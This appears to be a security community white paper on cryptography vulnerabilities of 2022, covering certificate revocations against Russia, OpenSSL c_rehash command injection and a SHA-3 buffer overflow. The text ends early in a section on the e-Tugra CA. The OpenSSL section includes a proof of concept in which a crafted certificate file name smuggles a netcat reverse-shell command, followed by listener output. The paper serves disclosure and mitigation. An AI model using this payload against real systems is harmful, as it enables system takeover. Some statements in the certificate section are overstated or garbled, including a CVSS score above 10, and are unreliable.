


null – The Open Security Community

Learning from the Past:

Cryptography Vulnerabilities Exploited in 2022

White Paper

Table of Contents

1. About Null

null - The open security community is one of the most active and vibrant communities of cybersecurity professionals. Started with the simple idea of providing a knowledge-sharing platform to cybersecurity professionals, null has grown many folds. Currently, null has 20+ active chapters and organizes many security events for aspiring cybersecurity professionals. null is about spreading information security awareness. All our activities such as null Monthly Meets, null Humla, null Bachaav, null Puliya, and the null Job Portal are for the cause of that.

null is now focusing on contributing to enterprise security. Working on many projects to collaborate with the enterprise, such as:

- Defining security frameworks and standards for producing security guidelines in the upcoming IT technology like Cloud, Blockchain/Cryptography, IoT, AI/ML, and many more
- Develop tools and methodologies in order to secure the products and infrastructure based on the above-mentioned technologies.
- Start many new security projects and publish research papers.

This white paper is one small effort to our contribution to achieving the above objectives.

2. Acknowledgement

On behalf of **null - The open security community**, we would like to thank the authors of this white paper, who have contributed their precious time and effort to publish this paper.

Authors

- **Bhavesh Dhake** (https://www.linkedin.com/in/bdhake/)
- **Syed Aqeel Abbas** (https://www.linkedin.com/in/aqeelabbasrizvi)
- **Nikunj Pansari** (https://www.linkedin.com/in/nikunj-pansari-0b89b3128/)
- **Gaurang Kalyankar** (https://www.linkedin.com/in/gaurangkalyankar/)
- **Ajit Hatti** (https://www.linkedin.com/in/ajithatti/)

Project Co-ordinator


- **Murtuja Bharmal** (https://www.linkedin.com/in/murtujabharmal/)

3. Abstract

In the year 2022, the world saw yet another, unprecedented example of politicizing Cryptography. As a part of sanctions for Russia attacking Ukraine, all TLS certificates of Russian entities were revoked by all trusted Certificate Authorities. This literally cut Russian organizations off the internet, unless users were willing to trust the TLS certificate issues by a new Certifying Authority setup by the Russian government which was not trusted by browsers.

Through our Null - Cipher Security Club's initiative, we propose the cryptography community collaborate for improving the trust resiliency of organizations without impacting their geographical and political belonging.

The year 2022 also shows a rising trend in DNS level attacks to acquire unauthorized TLS certificates to carry out phishing & spoofing attacks. We also witnessed many Candidate Post Quantum schemes crumbling, but the side-channel attacks (8.7%) being a more practical threat.



Just like the past 4 years, the incidents of violation of recommended practices by Certifying Authorities remains the top contributor (21.7%) along with Implementation Flaws (21.7%).

As we present this annual report **Cryptography Vulnerabilities in the year 2022**, we hope you find it easy to understand & a great tool to learn and improve the cryptographic implementation and related practices in some way or the other.

Thank you and looking forward to a more resilient world of cryptography.

Null Cipher Security Team.

4. Motivation

Cryptography being a foundational discipline in cybersecurity, the discussion around its vulnerabilities, good practices standardization in practices is left to the cryptographer who are not the practitioners. Practitioners of cybersecurity are focused on all conventional vulnerabilities except for cryptographic vulnerabilities.

This paper attempts to address the gap and initiate discussion & interest of the security community in the broader realm to adopt and practice the affinity for cryptography & its secure implementation.

Leveraging the forum of NULL Open Security Community, we attempt to analyse the cryptographic vulnerabilities of 2022 that have been impacting the year 2022 and we expect them to continue to do the same until we seriously pay attention to better practices and procedure when it comes to cryptography implementation and securing the cryptographic resources.

5. Overview

We have collected and organized most of the cryptography implementation related vulnerabilities which are exploited in 2022. We have classified these vulnerabilities into below mentioned major categories:

1. Implementational flaws
2. Certificate Related Flaws
3. Buffer Overflow
4. Certifying Authority Best Practices gap
5. Poor Pseudo-Random number generation
6. Asymmetric key flaw
7. Symmetric encryption flaw
8. Others

For all the vulnerabilities we have provided the following details:

1. Vulnerability description
2. Severity
3. How it can be exploited
4. Impact
5. How to mitigate it

A brief about each vulnerability can be found in the below section.

6. Vulnerability Details

6.1: Certificate War of the World


Introduction:

Political manoeuvres can leverage CAs which are all co-located in USA aligned or NATO countries to revoke all certificates of a non-aligned country. This can cut all the countries' websites off from the Internet. It can pose a counter risk to uninvolved citizens if they start trusting the root certificate of a sanctioned country. ry.

CVSS Score: 10+ Super Critical

Description:

Post Ukraine invasion of Russia, the USA called for all Certificate Authorities to revoke the certificates of all Russian entities. Since all CAs belong to NATO countries which are under the USA's influence, Russia couldn't get certificates for its entities that browsers across the world can trust. Thus, cutting off the world from Russian websites.



Sectoral Sanctions

Sectoral Sanctions **restrict DigiCert from doing certain business with individuals or entities that are subject to Sectoral Sanctions**. Sectoral Sanctions currently apply to Russia and Venezuela. Belarus is also subject to heightened list-based sanctions and export controls.

High Risk Countries	Scenarios
Venezuela	DigiCert is prohibited from doing business with the **Government of Venezuela** or entities owned or controlled by the Government of Venezuela.
Russia	DigiCert is prohibited or restricted from doing certain business with certain parties connected to Russia/Ukraine that are listed on government sanctions lists like the OFAC SDN List, OFAC's Sectoral Sanctions Identifications ("SSI") List, or OFAC's Non-SDN Menu-Based Sanctions (NS-MBS) List. In addition, exports of products and software to Russia are subject to enhanced export controls by the U.S. government and others.
Belarus	DigiCert is prohibited from doing business with certain parties connected to Belarus that are listed on government sanctions lists like the OFAC SDN List. In addition, exports of product and software to Belarus are subject to enhanced export controls by the U.S. government and others.

Digicert Sanctions Russian Entities

As a counter, the Russian government established its own CA - National Certification Center and issued certificates to all its entities and appealed to the world to trust the root certificate of NCC and put it in their trust store.

This step could restore the access to Russian sites but in return all the users of Russian websites would have a root certificate of Russian state-owned CA putting security and privacy of the users in serious jeopardy.

This incident uncovers many serious problems in front of the world.

- What happened to Russia can happen to any other country not aligned with the USA and NATO countries
- A country can be forced to form its own CA, but browsers of the world may not accept the root certificate of the CA in their trust store
- If global citizens are dependent on services provided by the organisations in a CA sanctioned country will be forced to trust their state-owned CA's root certificate, putting the large innocent and irrelevant user's privacy and security at risk

Many other technical and political questions arise

- Should a CA unilaterally revoke certificates of any country for political reasons?
- Should Browser's Association trust the state sponsored CA's root certificate?
- Can CA's and Browsers work without borders or political alignment?
- Can browsers check & dishonour for unilateral revocation of certificates by CA?
- What do end-user licence agreements say about unilateral revocation of certificate CA on political ground? Can that be fixed?
- Do we need CAs without borders who the Browser's Association trust?

Exploitation:

Revoke certificates issued to all entities of a sanctioned country to cut all its entities off the internet.
If users worldwide are dependent on your services, you can softly force them to trust their CA's root certificate which is not present by default in their browsers. After that, you can decrypt the TLS transactions of the user to carry out further attacks.

Impact:

All organisations of a sanctioned nation can go offline with blanket revocation of certificates of that country. Users can be forced to accept untrusted root certificates of a state-sponsored CA risking their security and privacy online.

Mitigation:

The problem at hand is more of a political than a technical one. Trust Resiliency can be achieved by individual nations by different means. As a community, we can uphold demand for CAs working without the borders and the Browser's Association to step up to protect users globally from losing their privacy and security.

References:

1. https://habr.com/ru/companies/yandex/articles/655185/
2. https://knowledge.digicert.com/solution/Embargoed-Countries-and-Regions.html
3. https://www.eff.org/deeplinks/2022/03/you-should-not-trust-russias-new-trusted-root-ca

6.2 Command Injection Vulnerability in OpenSSL Hashing Function

Introduction:

On May 3rd, 2022, OpenSSL disclosed a command injection vulnerability in the c_rehash script included with the library. It was reported to OpenSSL on April 2nd, 2022.

Description:

This vulnerability was found by Elison Niven. He discovered that the c_rehash script included in OpenSSL did not sanitize shell meta characters which could allow a remote authenticated attacker to execute arbitrary commands on the system.

Some operating systems automatically execute c_rehash script as a part of normal operations and an attacker could exploit this vulnerability by sending a specially crafted request using shell metacharacters to execute arbitrary commands with the privileges of the script on the system.

OpenSSL

OpenSSL is a software library for applications that provide secure communications over computer networks against eavesdropping and identify the party at the other end. It is widely used by Internet servers, including the majority of HTTPS websites.

OpenSSL contains an open-source implementation of the SSL and TLS protocols. The core library, written in C programming language, implements basic cryptographic functions, and provides various utility functions. Wrappers allowing the use of the OpenSSL library in a variety of computer languages are available. Its command line tool is commonly used to generate private keys, create CSRs, install your SSL/TLS certificate, and identify certificate information.

c_rehash Script in OpenSSL

c_rehash is a script that comes with OpenSSL. It is used to manage the symbolic links used to store certificates and other files required by SSL applications. c_rehash will scan a directory and create symbolic links for all the certificates and other files it finds there. This makes it possible for SSL applications to find the files they need without having to know the exact location of each file. c_rehash can be run manually, or it can be called automatically by OpenSSL when it is needed.

It constructs all or part of an OS command using externally influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.

Summary of CVE-2022-1292

This vulnerability actually persists in the c_rehash script. The issue is due to improper sanitization of metacharacters that were used to prevent command injection. However, this improper sanitation will create problems in the operating systems on which the script will be automatically executed. On such operating systems, an attacker could execute arbitrary commands with the privileges of the script.

The command injection vulnerability identified as CVE-2022-1292 has been identified again after the fix. This happened because the flaw CVE-2022-1292 failed to be fixed completely. There are other places in the script where the file names of certificates being hashed were possibly passed to a command executed through the shell. So, the vulnerability CVE-2022-2068 is an extension of the CVE-2022-1292.

How it works

The c_rehash script is executed by update-ca-certificates, from ca-certificates to re-hash certificates in /etc/ssl/certs/. An attacker able to place files in this directory could execute arbitrary commands with the privileges of the script.

Command injection occurs because filenames are not properly sanitized:

Code

```
$fname =~ s/'/'\\''/g;
my ($hash, $fprint) = `"$openssl" crl $crlhash -fingerprint -noout -in
'$fname'`;
```

This part of the script is vulnerable, as closing the backticks allows for command execution, for example a file named: mycert.crt`whoami` will run "whoami"


POC

Navigate to /etc/ssl/certs/ (default) or other paths configured in update-ca-certificates

Code


```
echo "-----BEGIN CERTIFICATE-----" > "mycert.crt\`nc -c sh 127.0.0.1 4444\`"
(nc as payload example)
```

Then wait until the execution of update-ca-certificates. It could be triggered manually with c_rehash.



```
┌──([redacted])-[~/InfoSec/CVE-2022-1292]
└─$ echo "-----BEGIN CERTIFICATE-----" > "mycert.crt\`nc -c sh 127.0.0.1 4444\`"

┌──([redacted])-[~/InfoSec/CVE-2022-1292]
└─$ c_rehash
```



```
┌──([redacted])-[~/InfoSec/CVE-2022-1292]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (unknown) [127.0.0.1] 43195
uname -a
Linux [redacted] #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64 GNU/Linux
```

CVSS Score: Critical / 9.8

Impact:

Command injection is a type of attack in which the attacker injects malicious code into a legitimate command or query, in order to execute unauthorized actions on a system. This can be done either by manipulating the input data provided to the command (such as via user input) or by exploiting vulnerabilities in the way the command interprets and processes this data.

Command injection attacks are particularly dangerous because they can often be carried out without any prior knowledge of the system or even any authentication credentials. Moreover, once an attacker has successfully injected malicious code into a legitimate command, they can potentially gain full control over the system.

This vulnerability allows an attacker to execute arbitrary commands with the privileges of the script on these operating systems.

Some Consequences of attack are:

- An attacker can execute arbitrary code on the target system, which can lead to a complete compromise of the system.
- An attacker can gain access to sensitive information stored on the target system.
- An attacker can use command injection to pivot and attack other systems on the same network as the vulnerable system.

Official OpenSSL advisory of both the vulnerabilities says that OpenSSL versions 1.0.2, 1.1.1, and 3.0 are vulnerable to this issue. OpenSSL version 1.1.0 was not officially tested to declare as vulnerable since it has reached the end of life and no longer be supported and released patches.

Following are the affected versions:

- OpenSSL 3.0.0,3.0.1,3.0.2 (Fixed in OpenSSL 3.0.3)

- OpenSSL 1.1.1-1.1.1n (Fixed in OpenSSL 1.1.1o)
- OpenSSL 1.0.2-1.0.2zd (Fixed in OpenSSL 1.0.2ze)

Mitigation:

The best possible mitigation is suggested to be upgrading to the latest version. The fix to remediate CVE-2022-1292 was developed by Tomas Mraz from OpenSSL. OpenSSL addresses both the vulnerabilities in its new releases. OpenSSL has rolled out the patch with the release of three new versions. All the users of OpenSSL are suggested to find out the current version of OpenSSL on their machines and upgrade to the corresponding versions suggested by the vendor.

Upgrading to version 1.0.2ze, 1.1.1o or 3.0.3 eliminates this vulnerability. Applying the patch 1ad73b4d27bd8c1b369a3cd453681d3a4f1bb9b2 (https://git.openssl.org/gitweb/?p=openssl.git;a=commitdiff;h=1ad73b4d27bd8c1b369a3cd453681d3a4f1bb9b2) is able to eliminate this problem. The bugfix is ready for download at git.openssl.org.

References:

1. https://www.openssl.org/news/vulnerabilities.html#y2022
2. https://www.openssl.org/news/secadv/20220503.txt
3. https://www.openssl.org/news/secadv/20220621.txt
4. https://www.openssl.org/docs/manmaster/man1/c_rehash.html
5. https://github.com/ChatSecure/OpenSSL/blob/master/tools/c_rehash
6. https://www.systutorials.com/docs/linux/man/1ssl-openssl-c_rehash/
7. https://my.f5.com/manage/s/article/K21600298
8. https://git.openssl.org/gitweb/?p=openssl.git;a=commitdiff;h=1ad73b4d27bd8c1b369a3cd453681d3a4f1bb9b2
9. https://git.openssl.org/gitweb/?p=openssl.git;a=commitdiff;h=e5fd1728ef4c7a5bf7c7a7163ca60370460a6e23
10. https://github.com/openssl/openssl/commit/7c33270707b568c524a8ef125fe611a8872cb5e8

6.3 Buffer Overflow in SHA3 Implementations

Introduction:

In the early 21st century, the SHA-2 algorithm was developed while the SHA-1 algorithm was already being challenged theoretically. It was clear that SHA-1 would not remain secure for a long time before collisions would become easy to find. In the midst of this, NIST initiated a competition to find a better successor to SHA-2, even though it was still secure and continues to be so.

SHA-3, short for Secure Hash Algorithm 3, is a cryptographic hash function designed as a successor to the earlier SHA-2 (Secure Hash Algorithm 2) family of hash functions. It was developed by the National Institute of Standards and Technology (NIST) and was selected as the winner of the NIST hash function competition in 2012. SHA-3 offers several advantages over its predecessors. It provides improved security and resistance against various cryptographic attacks, including collision, preimage, and second preimage attacks. SHA-3 operates on a wide range of input sizes and produces hash values of 224, 256, 384, or 512 bits in length.

One of the notable differences in SHA-3 compared to SHA-2 is its underlying construction. While SHA-2 is based on the Merkle-Damgård construction, SHA-3 uses the Keccak sponge construction. This change in construction makes SHA-3 more resistant to certain types of attacks, enhances its flexibility, and allows for easier hardware and software implementations. It's worth noting that SHA-3 is not intended as a replacement for all use cases of SHA-2.

CVSS Score: Critical / 9.8

Description:

CVE-2022-37454 refers to a critical security vulnerability discovered within the Keccak XKCP SHA-3 reference implementation. This vulnerability specifically involves an integer overflow, which has the potential to trigger a buffer overflow. Exploiting this flaw could grant malicious actors the ability to execute arbitrary code or compromise the expected cryptographic properties of the system.

To elaborate further, an integer overflow occurs when a mathematical operation results in a value that exceeds the maximum limit that can be represented by the data type. In the case of CVE-2022-37454, this overflow arises within the Keccak XKCP SHA-3 reference implementation.

The vulnerability's consequence manifests in the form of a buffer overflow. A buffer overflow happens when data is written beyond the allocated memory space, potentially overwriting adjacent memory regions. By leveraging the integer overflow flaw, an attacker can manipulate the size of the input data to exceed the allocated buffer, thereby corrupting adjacent memory or injecting malicious code.

Exploitation:

The exploitation of CVE-2022-37454 works by exploiting an integer overflow in the sponge function interface of the Keccak XKCP SHA-3 reference implementation. This integer overflow can lead to a buffer overflow, which could then allow an attacker to execute arbitrary code or eliminate expected cryptographic properties.

To exploit the vulnerability, an attacker would need to provide input data that is 4294967096 bytes or more in length. This input data would cause the integer overflow and buffer overflow, which would then allow the attacker to execute arbitrary code or eliminate expected cryptographic properties.

The vulnerability can be exploited in a variety of ways. For example, an attacker could send a specially crafted packet to a vulnerable server. The server would then process the packet, which would cause the integer overflow and buffer overflow. This would then allow the attacker to execute arbitrary code on the server or eliminate expected cryptographic properties.

The vulnerability has been patched in the latest version of the Keccak XKCP SHA-3 reference implementation. Users are advised to update to the latest version to protect themselves from this vulnerability.

Here are some additional details about how the exploitation works:

- The vulnerability is an integer overflow in the sponge function interface of the Keccak XKCP SHA-3 reference implementation.
- The integer overflow can lead to a buffer overflow.
- The buffer overflow could then allow an attacker to execute arbitrary code or eliminate expected cryptographic properties.
- The vulnerability can be exploited by providing input data that is 4294967096 bytes or more in length.

- The vulnerability has been patched in the latest version of the Keccak XKCP SHA-3 reference implementation.

Impact:

This vulnerability is particularly concerning because it affects the Keccak XKCP SHA-3 reference implementation, a widely used cryptographic algorithm. If an attacker is able to exploit the vulnerability, they could gain complete control of a vulnerable system. This could allow them to steal data, install malware, or disrupt operations. The actual impact of an attack would depend on the specific circumstances. However, the good news is that the vulnerability has been patched in the latest version of the Keccak XKCP SHA-3 reference implementation. Users are advised to update to the latest version to protect themselves from this vulnerability. It is important to note that cybersecurity vulnerabilities can have serious consequences, including data breaches, system crashes, and other types of cyberattacks. Therefore, it is important to take all cybersecurity vulnerabilities seriously and take appropriate measures to mitigate the risks associated with them.

Mitigation:

- Updating to the latest version of the Keccak XKCP SHA-3 reference implementation is the most effective way to mitigate the vulnerability. This is because the vulnerability has been patched in the latest version.
- Disabling the use of the sponge function interface will prevent the vulnerability from being exploited. However, this will also prevent the use of the sponge function interface.
- Applying a patch that fixes the vulnerability will also mitigate the vulnerability. However, you will need to make sure that the patch is compatible with your system.
- Monitoring your systems for signs of attack is a good way to detect any attacks that may be exploiting the vulnerability. This includes looking for unusual activity, such as new processes running, or files being created.

References:

1. https://security.netapp.com/advisory/ntap-20230203-0001/
2. https://github.com/python/cpython/issues/98517
3. https://python-security.readthedocs.io/vuln/sha3-buffer-overflow.html
4. https://kb.prohacktive.io/en/index.php?action=detail&id=CVE-2022-37454
5. https://eprint.iacr.org/2023/331

6.4 Security Concerns With the e-Tugra CA

Introduction:

Certificate Authorities (CAs) play a crucial role in upholding internet security, ensuring that users can establish secure connections to websites without the risk of interception. However, if these CAs are compromised, it can lead to significant security vulnerabilities. Unfortunately, websites cannot fully protect themselves from a compromised CA, even if they utilize other CAs for their security.

